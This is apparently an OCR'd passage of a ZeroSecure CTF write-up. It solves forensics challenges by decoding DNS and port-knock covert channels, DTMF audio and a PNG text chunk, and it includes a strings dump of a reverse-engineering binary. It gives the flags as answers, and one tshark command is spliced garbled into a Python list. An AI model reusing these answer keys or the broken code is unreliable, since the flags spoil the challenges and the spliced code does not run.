
The reconstructed string is Base64 encoded. However, the output of the Base64 decoding will likely be a much longer, randomized sequence of characters that contains the flag.


6. Locate the Flag

Search the decoded text for the known flag format: `ZeroSecure_CTF{`. Within the fragmented and reconstructed data, you will find the hidden flag.

Flag - ZeroSecure_CTF{fR4gM3nT4tI0n_I5_K3y_t0_D3c3ptI0n}

Q8
Image Hunt



ILLON



Flag- ZeroSecure_CTF{drouant}

Q9

Mirage Resolver



Extract all DNS response records

tshark -r mirage_resolver.pcap \ -Y "dns.flags.response == 1" \ -T fields \ -e dns.qry.name -e dns.a -e dns.txt

This showed three types of content in the answers:

- **Regular A records (normal IPs like `10.23.x.x`) → noise**
- **TXT records containing strings like `ZeroSecure_CTF{autoparser_follow_queries}` and `ZeroSecure_CTF{dns_label_magic_flag}` → bait/decoys**
- **A suspicious sequence of `upd-*-NN` hostnames resolving to `10.0.0.X` IPs → the real signal**

Step 4 — Isolate the suspicious upd-* sequence

```
ips = [90,101,114,111,83,101,99,117,114,101,95,67,84,70,
123,109,105,114,97,103,101,95,114,101,115,111,108, 118,101,114,95,97,1tshark -r
mirage_resolver.pcap \ -Y "dns.flags.response == 1 && dns.a" \ -T fields -e
dns.qry.name -e dns.a \ | grep "^upd-" | sort -t'-' -k3 -n
```

This sorted 53 entries by their numeric suffix (`-00` through `-52`):

upd-0emccazie-00 → 10.0.0.90 upd-2lsrixhpb-01 → 10.0.0.101 upd-rgsopiykm-02 → 10.0.0.114 …

The query label (random string in the middle) is noise. The index (-NN) gives the order. The last octet of the IP carries the data.

Step 5 — Decode the last octets as ASCII

```
10,115,119,101,114,95,100,101, 99,111,121,104,117,109,112,101,114,95,101,120,125]
print(''.join(chr(i) for i in ips))
```


Each integer is an ASCII code point:

- `90` → `Z`
- `101` → `e`
- `114` → `r`
- `111` → `o`
- `83` → `S`
- … and so on

Result:

Flag - ZeroSecure_CTF{mirage_resolver_answer_decoyhumper_ex}

Q10
Knock Knock Joke



Step 1: Identify the link layer type

Open the PCAP and note that Wireshark/tshark reports link type `228` (0xe4) — this is raw IPv4 with no Ethernet header. Parse packets starting at byte 0 as an IP header.

Step 2: Filter for SYN-only packets

Extract all TCP packets where the flags byte equals `0x02` (SYN bit set, nothing else). These are the "knocks" — connection attempts with no follow-through.

Step 3: Group knocks by source IP

Tally the destination ports each source IP knocked on. You'll find 7 hosts doing this, most hitting common ports like 80, 443, 22, 3389 — typical background noise.

Step 4: Spot the anomaly

One host stands out immediately:

- **`10.44.9.77` — knocks 39 ports, all in the narrow range 5067–5125**

Every other host hits well-known service ports. This host's ports are suspiciously clustered and not real services — that's your signal.

Step 5: Decode the ports

Subtract `5000` from each destination port to get ASCII values:

5090 → 90 → 'Z' 5101 → 101 → 'e' 5114 → 114 → 'r' 5111 → 111 → 'o' 5083 → 83 → 'S' ... and so on

Step 6: Assemble the flag

Join all decoded characters in packet order (timestamps preserve sequence):

Flag - ZeroSecure_CTF{tcp_knock_knock_rst_ack}

Q11
SANITY CHECK

Flag- ZeroSecure_CTF{rick_roll}

Given in the Hint

Q12

DNS EXIF

Extracting the DNS queries with `tshark` shows the following labels:
5a65726f
53656375
72655f43
54467b62
61736533
325f646e
735f6c61
62656c73
5f6c6561
6b5f6576
65727974
68696e67
5f313537
63323866
617d

These are hex fragments. Concatenating them and decoding as ASCII reconstructs the payload:

ZeroSecure_CTF{base32_dns_labels_leak_everything_157c28fa}

Flag

`ZeroSecure_CTF{base32_dns_labels_leak_everything_157c28fa}`

Reproduction

Example command used to extract the DNS names:

tshark -r capture.pcap -Y dns -T fields -e dns.qry.name

Then strip the domain suffix, concatenate the labels, and decode the hex string.

Q13
DFTM NOISE

DTMF uses two simultaneous frequencies:

- **Rows: 697, 770, 852, 941 Hz**
- **Columns: 1209, 1336, 1477, 1633 Hz**

Each tone pair maps to a hex digit using:

digit_index = row * 4 + col

So we effectively convert:

Tone → Hex → ASCII → Flag

⚠️ Challenge Difficulty

- **Heavy white noise**
- **FFT fails due to poor frequency resolution**
- **Some tones partially distorted**

👉 Solution: Use the Goertzel algorithm, which is optimized for detecting specific frequencies.

⚙️ Solution Approach

1. Load Audio

- **Format: WAV, 44.1 kHz, mono**

2. Windowing

- **Split into 100 ms frames**
- **Each frame ≈ one DTMF tone**

---

3. Frequency Detection (Goertzel)

For each frame:

- **Compute power at all 8 DTMF frequencies**
- **Select:**
  - **strongest row frequency**
  - **strongest column frequency**

---

4. Noise Filtering (Key Step)

Use SNR-based filtering:

- **Compute:**
- **SNR = dominant_power / average_power**
- **Accept tone only if:**
  - **SNR > 3**

This removes false detections from noise.

---

5. Map to Hex

Using:

digit = row_index * 4 + col_index

Build hex string:

5a65726f5365637572655f4354467b676f6572747a656c5f68656172735f7468726f7567685f7468655f737461746963 5f6133306135 3334647d

---

6. Convert Hex → ASCII

Decoding gives:

ZeroSecure_CTF{goertzel_hears_through_the_static_a30a534d}

🏁 Final Flag

ZeroSecure_CTF{goertzel_hears_through_the_static_a30a534d}

Q14
PNG CHUNK

We're given an image file — `image.png` — that, when opened in any viewer, is just a tiny solid orange square. Nothing visible, no watermark, no hidden shapes. At 364 bytes, it's absurdly small for a PNG. The challenge description practically spells out the approach: *"look at the file, not the picture."*

So the flag isn't in the pixels — it's somewhere in the file's structure.

Approach

PNG files aren't just raw pixel data. They're made up of chunks — structured blocks that carry different types of information. The most common ones are:

- **`IHDR` — image dimensions and colour type**
- **`IDAT` — the actual compressed pixel data**
- **`IEND` — marks the end of the file**

But PNG also supports ancillary chunks like `tEXt`, `zTXt`, and `iTXt`, which store arbitrary key-value text metadata. These chunks are completely invisible to any normal image viewer — they don't affect how the picture looks at all.

Given the hint about looking at the file itself, checking for hidden metadata chunks was the obvious first move.

Solution

I opened the file in a hex editor (or equivalently, read the raw bytes with a quick Python one-liner):

python

```
with open('image.png', 'rb') as f:
    data = f.read()
print(data)
```

Right there in the raw bytes, between the `IHDR` and `IDAT` chunks, sat a `tEXt` chunk:

```
tEXt secret\x00 ZeroSecure_CTF{png_hides_in_plain_tEXt_8e9c1912}
```


The PNG `tEXt` chunk format is simple: `keyword + null byte + value`. Here the keyword is `secret` and the value is the flag.


No fancy steganography tools needed. No LSB extraction, no steghide, no spectrograms. Just reading the file.


Flag

```
ZeroSecure_CTF{png_hides_in_plain_tEXt_8e9c1912}
```

Q15
vessel in void


kali@kali: ~/Downloads
Session Actions Edit View Help
image_hunt.jpeg knock_knock_joke.pcap mirage_resolver.pcap vessel.tar
┌──(kali㉿kali)-[~/Downloads]
└─$ tar -xvzf vessel.tar.gz
void
┌──(kali㉿kali)-[~/Downloads]
└─$ ls
image_hunt.jpeg knock_knock_joke.pcap mirage_resolver.pcap vessel.tar vessel.tar.gz void
┌──(kali㉿kali)-[~/Downloads]
└─$ strings void
/lib64/ld-linux-x86-64.so.2
__gmon_start__
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
EVP_sha256
EVP_DecryptFinal_ex
EVP_DecryptInit_ex
EVP_DecryptUpdate
SHA256
EVP_aes_256_cbc
EVP_CIPHER_CTX_new
PKCS5_PBKDF2_HMAC
EVP_CIPHER_CTX_free
puts
__stack_chk_fail
__printf_chk
fread
fopen
strlen
ptrace
__fprintf_chk
malloc
__libc_start_main
stderr
__ctype_tolower_loc
__cxa_finalize
calloc
fclose
fwrite
strcmp
fseek
strncmp
libcrypto.so.3
libc.so.6
GLIBC_2.34
GLIBC_2.3
GLIBC_2.4
GLIBC_2.2.5
GLIBC_2.3.4
OPENSSL_3.0.0
AVAUATUS
[]A\A]A^
[]A\A]A^
PTE1
u+UH
AWAVAUATUH
\$
[]A\A]A^A_
t$0H
1$`L
D$81
oT$ A
T$8dH+
H[]A\A]A^A_
([]A\A]A^A_


kali@kali: ~/Downloads
Session Actions Edit View Help
Screenshot taken
View image
T$ND
x E1
[1;36m== Vessel of the Void ==
A reflection engine for those who trust appearances.
Usage: ./void <command> [options]
mirror gaze into the void
gaze inspect structured illusions
entropy measure false randomness
[0;33mSome reflections are incomplete when torn from their vessel.
[1;31merror: invalid seed format (expected 64 hex chars).
[1;31merror: failed to read .text checksum from disk image.
[1;31merror: key derivation failed.
[1;31mirror rejected this seed.
[1;31mmirror overflow detected.
[1;31mmirror produced unstable reflection.
[0;33mThe mirror fogs when observed too directly.
[1;31mzerosecurectf{you_broke_the_mirror_but_discarded_its_frame}
[0;33mTruth does not survive extraction. You broke the mirror but discarded its frame.
[1;31mzerosecurectf{gaze_long_enough_and_the_void_gazes_fake}
[0;33mThe frame remembers what the cargo forgets.
[1;31mzerosecurectf{entropy_is_a_map_of_your_distraction}
[0;33mRandomness is not revelation.
[1;31mzerosecurectf{debugging_the_void_only_reveals_cost}
[0;33mYou separated form from container. The remainder is illusion.
[1;31merror: unknown command '%s'
Commands:
/proc/self/exe
zerosecurectf{
[1;32m%s
mirror
--seed
gaze
entropy
--debug
.text
9+3$"
GCC: (Ubuntu 13.3.0-6ubuntu2~24.04.1) 13.3.0
Scrt1.o
__abi_tag
void.c
print_usage
handle_mirror_with_seed
REAL_CIPHERTEXT
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
crypto.c
elf_text_checksum.c
read_exact
__FRAME_END__
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
_DYNAMIC
decrypt_aes256_cbc
PKCS5_PBKDF2_HMAC@OPENSSL_3.0.0
__fprintf_chk@GLIBC_2.3.4
__gmon_start__
puts@GLIBC_2.2.5
fseek@GLIBC_2.2.5
__printf_chk@GLIBC_2.3.4
_fini
strncmp@GLIBC_2.2.5
malloc@GLIBC_2.2.5
fopen@GLIBC_2.2.5


kali@kali: ~/Downloads
Session Actions Edit View Help
_fini
strncmp@GLIBC_2.2.5
malloc@GLIBC_2.2.5
fopen@GLIBC_2.2.5
SHA256@OPENSSL_3.0.0
EVP_sha256@OPENSSL_3.0.0
_ITM_deregisterTMCloneTable
derive_key_iv_from_seed
_IO_stdin_used
free@GLIBC_2.2.5
strlen@GLIBC_2.2.5
_ITM_registerTMCloneTable
__data_start
__cxa_finalize@GLIBC_2.2.5
EVP_DecryptUpdate@OPENSSL_3.0.0
__TMC_END__
__dso_handle
ptrace@GLIBC_2.2.5
fread@GLIBC_2.2.5
__bss_start
EVP_CIPHER_CTX_free@OPENSSL_3.0.0
__stack_chk_fail@GLIBC_2.4
sha256_elf_text_from_disk
strcmp@GLIBC_2.2.5
EVP_DecryptInit_ex@OPENSSL_3.0.0
EVP_aes_256_cbc@OPENSSL_3.0.0
__ctype_tolower_loc@GLIBC_2.3
calloc@GLIBC_2.2.5
_end
EVP_CIPHER_CTX_new@OPENSSL_3.0.0
fclose@GLIBC_2.2.5
stderr@GLIBC_2.2.5
fwrite@GLIBC_2.2.5
_edata
__libc_start_main@GLIBC_2.34
EVP_DecryptFinal_ex@OPENSSL_3.0.0
main
_init
.symtab
.strtab
.shstrtab
.interp
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.init
.plt
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.data
.bss
.comment
┌──(kali㉿kali)-[~/Downloads]
└─$
Screenshot taken
View image
Screenshot taken
View image

Badge Trail

Challenge

- Name: Badge Trail

- Category: OSINT

- Difficulty: Easy

- Flag format: ZeroSecure_CTF{.....}

Given Artifacts

- Badge_trail-20260417T162750Z-3-001.zip

- Extracted files:

  - Badge trail/forum_post.txt

